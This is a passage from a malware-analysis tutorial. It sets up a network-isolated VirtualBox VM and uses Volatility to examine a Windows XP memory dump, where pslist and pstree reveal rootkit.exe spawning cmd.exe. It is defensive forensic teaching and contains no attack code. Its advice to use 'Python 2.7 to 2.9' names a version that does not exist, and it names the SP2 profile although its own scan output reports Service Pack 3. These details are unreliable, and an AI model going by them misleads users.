
Memoria de vídeo: 16 MB
Controlador gráfico: VMSVGA
Servidor de escritorio remoto: Inhabilitado
Grabación: Inhabilitado

Almacenamiento

Controlador: IDE
IDE secundario maestro: [Unidad óptica] VBoxGuestAdditions.iso (60,93 MB)
Controlador: SATA
Puerto SATA 0: Ubuntu.vdi (Normal, 25,00 GB)

Illustration 5:VirtualBox configuration.

Within the configuration we will select the network option:




Nombre: Ubuntu

Tipo: Linux

Versión: Ubuntu (64-bit)

Illustration 6: Network option.

Here we will have several options and we will be able to deactivate the different adapters that we find in this window:



Ubuntu - Configuración

Red

Adaptador 1 | Adaptador 2 | Adaptador 3 | Adaptador 4

☐ Habilitar adaptador de red


Conectado a: No conectado

Nombre:

Avanzadas

Illustration 7: Disable adapter.

We can also select the 'Not connected' option within the adapter:



Ubuntu - Configuración

Red


Adaptador 1

☑ Habilitar adaptador de red

Conectado a: No conectado

Illustration 8: Do not connect adapter.


Once this is done, it should be checked inside the machine that we do not have a network adapter, so we do not get any IP, or that when trying to communicate with possible devices on the network, in addition to our own PC, it is not possible to perform such communication.



```
s21@s21-VirtualBox:~$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
s21@s21-VirtualBox:~$ ping 8.8.8.8
ping: connect: La red es inaccesible
```

Ilustración 9: Connectivity check.

The above steps have been used to create the environment necessary to perform the malware analysis. This type of environment is very flexible and can be configured in different ways, as long as the utmost care is taken to prevent other devices from being infected.



Mode	VM→Host	VM←Host	VM1↔VM2	VM→Net/LAN	VM←Net/LAN
Host-only	+	+	+	–	–
Internal	–	–	+	–	–
Bridged	+	+	+	+	+
NAT	+	Port forward	–	+	Port forward
NATservice	+	Port forward	+	+	Port forward

Ilustración 10: Types of connectivity.

If you wish to do it differently, in the image above you can see the different types of communication offered by the various modes that can be found in the virtual machine adapter.

9.2. Volatility tool

Among the variety of possible types of analysis, in this case, the dynamic analysis using the **Volatility** tool has been chosen, due to the advantages provided by this type of analysis, such as the reduced possibility of infection.

In this case, it will be used to analyze a RAW file (a memory file obtained from an infected PC), due to the main advantages it offers with respect to the other types of analysis.

We will start the exercise by checking that the Volatility tool works correctly, since with Python 3.0 onwards it gives problems in the code. To avoid this error, a version between Python 2.7 and Python 2.9 should be used.

9.3. Dynamic analysis

After installing the software in the secure environment, the malware will be analyzed. For this purpose, as mentioned above, a file with RAW extension containing a memory sample infected by the malware has been used.

Once the tool has been checked and with the RAW file in possession, the first Volatility command will be executed, which will result in a series of recommended Volatility profiles that can be used.


These commands have been executed directly from the folder created when installing Volatility.

- **python2 vol.py -f /ubicacionfichero/nombrefichero imageinfo**
  - **-f**: allows you to select a location for the desired file.

or

- **python2 *vol.py -f /ubicacionfichero/nombrefichero kdbgscan***

This last command will provide some more information, as can be seen in the following illustration:




```
**************************************************
Instantiating KDBG using: Kernel AS WinXPSP2x86 (5.1.0 32bit)
Offset (V)                     : 0x8054cde0
Offset (P)                     : 0x54cde0
KDBG owner tag check           : True
Profile suggestion (KDBGHeader): WinXPSP3x86
Version64                      : 0x8054cdb8 (Major: 15, Minor: 2600)
Service Pack (CmNtCSDVersion) : 3
Build string (NtBuildLab)      : 2600.xpsp.080413-2111
PsActiveProcessHead            : 0x80561358 (25 processes)
PsLoadedModuleList             : 0x8055b1c0 (104 modules)
KernelBase                     : 0x804d7000 (Matches MZ: True)
Major (OptionalHeader)         : 5
Minor (OptionalHeader)         : 1
KPCR                           : 0xffdff000 (CPU 0)

**************************************************
Instantiating KDBG using: Kernel AS WinXPSP2x86 (5.1.0 32bit)
Offset (V)                     : 0x8054cde0
Offset (P)                     : 0x54cde0
KDBG owner tag check           : True
Profile suggestion (KDBGHeader): WinXPSP2x86
Version64                      : 0x8054cdb8 (Major: 15, Minor: 2600)
Service Pack (CmNtCSDVersion) : 3
Build string (NtBuildLab)      : 2600.xpsp.080413-2111
PsActiveProcessHead            : 0x80561358 (25 processes)
PsLoadedModuleList             : 0x8055b1c0 (104 modules)
KernelBase                     : 0x804d7000 (Matches MZ: True)
Major (OptionalHeader)         : 5
Minor (OptionalHeader)         : 1
KPCR                           : 0xffdff000 (CPU 0)
```

Ilustración 11: kdbgscan command.

In this case, the profile of the infected PC is WinXPSP2x86, which will allow to observe the processes that were executed on the machine:

- ***python2 vol.py -f /ubicacionfichero/nombrefichero --profile= WinXPSP2x86 pslist***
  - **--profile**: allows you to select the profile you want to use.
  - **pslist**: the processes running in the file.




```
Offset(V)  Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit
---------- -------------------- ------ ------ ------ -------- ------ ------ ------------------------------ ------------------------------
0x89c037f8 System                    4      0     55      245 ------      0
0x89965020 smss.exe                368      4      3       19 ------      0 2023-02-14 04:54:15 UTC+0000
0x89a98da0 csrss.exe               592    368     11      321      0      0 2023-02-14 04:54:15 UTC+0000
0x89a88da0 winlogon.exe            616    368     18      508      0      0 2023-02-14 04:54:15 UTC+0000
0x89938998 services.exe            660    616     15      240      0      0 2023-02-14 04:54:15 UTC+0000
0x89aa0020 lsass.exe               672    616     21      335      0      0 2023-02-14 04:54:15 UTC+0000
0x89aaa3d8 VBoxService.exe         832    660      9      115      0      0 2023-02-14 04:54:15 UTC+0000
0x89aab590 svchost.exe             880    660     21      295      0      0 2023-02-13 17:54:16 UTC+0000
0x89a9f6f8 svchost.exe             968    660     10      244      0      0 2023-02-13 17:54:17 UTC+0000
0x89730da0 svchost.exe            1060    660     51     1072      0      0 2023-02-13 17:54:17 UTC+0000
0x897289a8 svchost.exe            1108    660      5       78      0      0 2023-02-13 17:54:17 UTC+0000
0x899adda0 svchost.exe            1156    660     13      192      0      0 2023-02-13 17:54:17 UTC+0000
0x89733938 explorer.exe           1484   1440     14      489      0      0 2023-02-13 17:54:18 UTC+0000
0x897075d0 spoolsv.exe            1608    660     10      106      0      0 2023-02-13 17:54:18 UTC+0000
0x89694388 wscntfy.exe             480   1060      1       28      0      0 2023-02-13 17:54:30 UTC+0000
0x8969d2a0 alg.exe                 540    660      5      102      0      0 2023-02-13 17:54:30 UTC+0000
0x89982da0 VBoxTray.exe            376   1484     13      125      0      0 2023-02-13 17:54:30 UTC+0000
0x8994a020 msmsgs.exe              636   1484      2      157      0      0 2023-02-13 17:54:30 UTC+0000
0x89a0b2f0 taskmgr.exe            1880   1484      0 --------      0      0 2023-02-13 18:25:15 UTC+0000   2023-02-13 18:26:21 UTC+0000
0x899dd740 rootkit.exe             964   1484      0 --------      0      0 2023-02-13 18:25:26 UTC+0000   2023-02-13 18:25:26 UTC+0000
0x89a18da0 cmd.exe                1960    964      0 --------      0      0 2023-02-13 18:25:26 UTC+0000   2023-02-13 18:25:26 UTC+0000
0x896c5020 notepad.exe             528   1484      0 --------      0      0 2023-02-13 18:26:55 UTC+0000   2023-02-13 18:27:46 UTC+0000
0x89a0d180 notepad.exe            1432   1484      0 --------      0      0 2023-02-13 18:28:25 UTC+0000   2023-02-13 18:28:40 UTC+0000
0x899e6da0 notepad.exe            1444   1484      0 --------      0      0 2023-02-13 18:28:42 UTC+0000   2023-02-13 18:28:47 UTC+0000
0x89a0fda0 DumpIt.exe              276   1484      1       25      0      0 2023-02-13 18:29:08 UTC+0000
```

Ilustración 12:pslist command.

The above command will display a list of the machine's running processes and the terminated processes. The latter will be visible, since they will have text written in the "Exit" column.

Another command that can facilitate the search for malicious processes is:

- ***python2 vol.py -f /ubicacionfichero/nombrefichero --profile= WinXPSP2x86 pstree***
    - **pstree**: shows the processes that have been used in the file along with their children.




```
Name                                                  Pid   PPid   Thds   Hnds Time
-------------------------------------------------- ------ ------ ------ ------ ----
 0x89c037f8:System                                      4      0     55    245 1970-01-01 00:00:00 UTC+0000
. 0x89965020:smss.exe                                 368      4      3     19 2023-02-14 04:54:15 UTC+0000
.. 0x89a98da0:csrss.exe                               592    368     11    321 2023-02-14 04:54:15 UTC+0000
.. 0x89a88da0:winlogon.exe                            616    368     18    508 2023-02-14 04:54:15 UTC+0000
... 0x89938998:services.exe                           660    616     15    240 2023-02-14 04:54:15 UTC+0000
.... 0x899adda0:svchost.exe                          1156    660     13    192 2023-02-13 17:54:17 UTC+0000
.... 0x8969d2a0:alg.exe                               540    660      5    102 2023-02-13 17:54:30 UTC+0000
.... 0x89aab590:svchost.exe                           880    660     21    295 2023-02-13 17:54:16 UTC+0000
.... 0x89730da0:svchost.exe                          1060    660     51   1072 2023-02-13 17:54:17 UTC+0000
..... 0x89694388:wscntfy.exe                          480   1060      1     28 2023-02-13 17:54:30 UTC+0000
.... 0x89a9f6f8:svchost.exe                           968    660     10    244 2023-02-13 17:54:17 UTC+0000
.... 0x89aaa3d8:VBoxService.exe                       832    660      9    115 2023-02-14 04:54:15 UTC+0000
.... 0x897075d0:spoolsv.exe                          1608    660     10    106 2023-02-13 17:54:18 UTC+0000
.... 0x897289a8:svchost.exe                          1108    660      5     78 2023-02-13 17:54:17 UTC+0000
... 0x89aa0020:lsass.exe                              672    616     21    335 2023-02-14 04:54:15 UTC+0000
 0x89733938:explorer.exe                             1484   1440     14    489 2023-02-13 17:54:18 UTC+0000
. 0x896c5020:notepad.exe                              528   1484      0 ------ 2023-02-13 18:26:55 UTC+0000
. 0x89a0d180:notepad.exe                             1432   1484      0 ------ 2023-02-13 18:28:25 UTC+0000
. 0x899dd740:rootkit.exe                              964   1484      0 ------ 2023-02-13 18:25:26 UTC+0000
.. 0x89a18da0:cmd.exe                                1960    964      0 ------ 2023-02-13 18:25:26 UTC+0000
. 0x89a0b2f0:taskmgr.exe                             1880   1484      0 ------ 2023-02-13 18:25:15 UTC+0000
. 0x899e6da0:notepad.exe                             1444   1484      0 ------ 2023-02-13 18:28:42 UTC+0000
. 0x89982da0:VBoxTray.exe                             376   1484     13    125 2023-02-13 17:54:30 UTC+0000
. 0x89a0fda0:DumpIt.exe                               276   1484      1     25 2023-02-13 18:29:08 UTC+0000
. 0x8994a020:msmsgs.exe                               636   1484      2    157 2023-02-13 17:54:30 UTC+0000
```

Ilustración 13: pstree command.

This command will provide the same listing as the "pslist", but, in addition, you can see which processes depend on which one. In this case, we can see that a strange process is running and it is also running the process "cmd.exe" as its child. Searching for information on the Internet about this process, we can see that it is a type of malware, which allows attackers to access the device and take control of it, so it has already been discovered that the system is compromised.

Now we will begin to investigate where the intrusion has occurred. To do this, the following command will be executed:

- ***python2 vol.py -f /ubicacionfichero/nombrefichero --profile= WinXPSP2x86 malfind***
    - **malfind**: looks for possible code injections, including DLL (dynamic link library) and other in-memory code injection techniques.



```
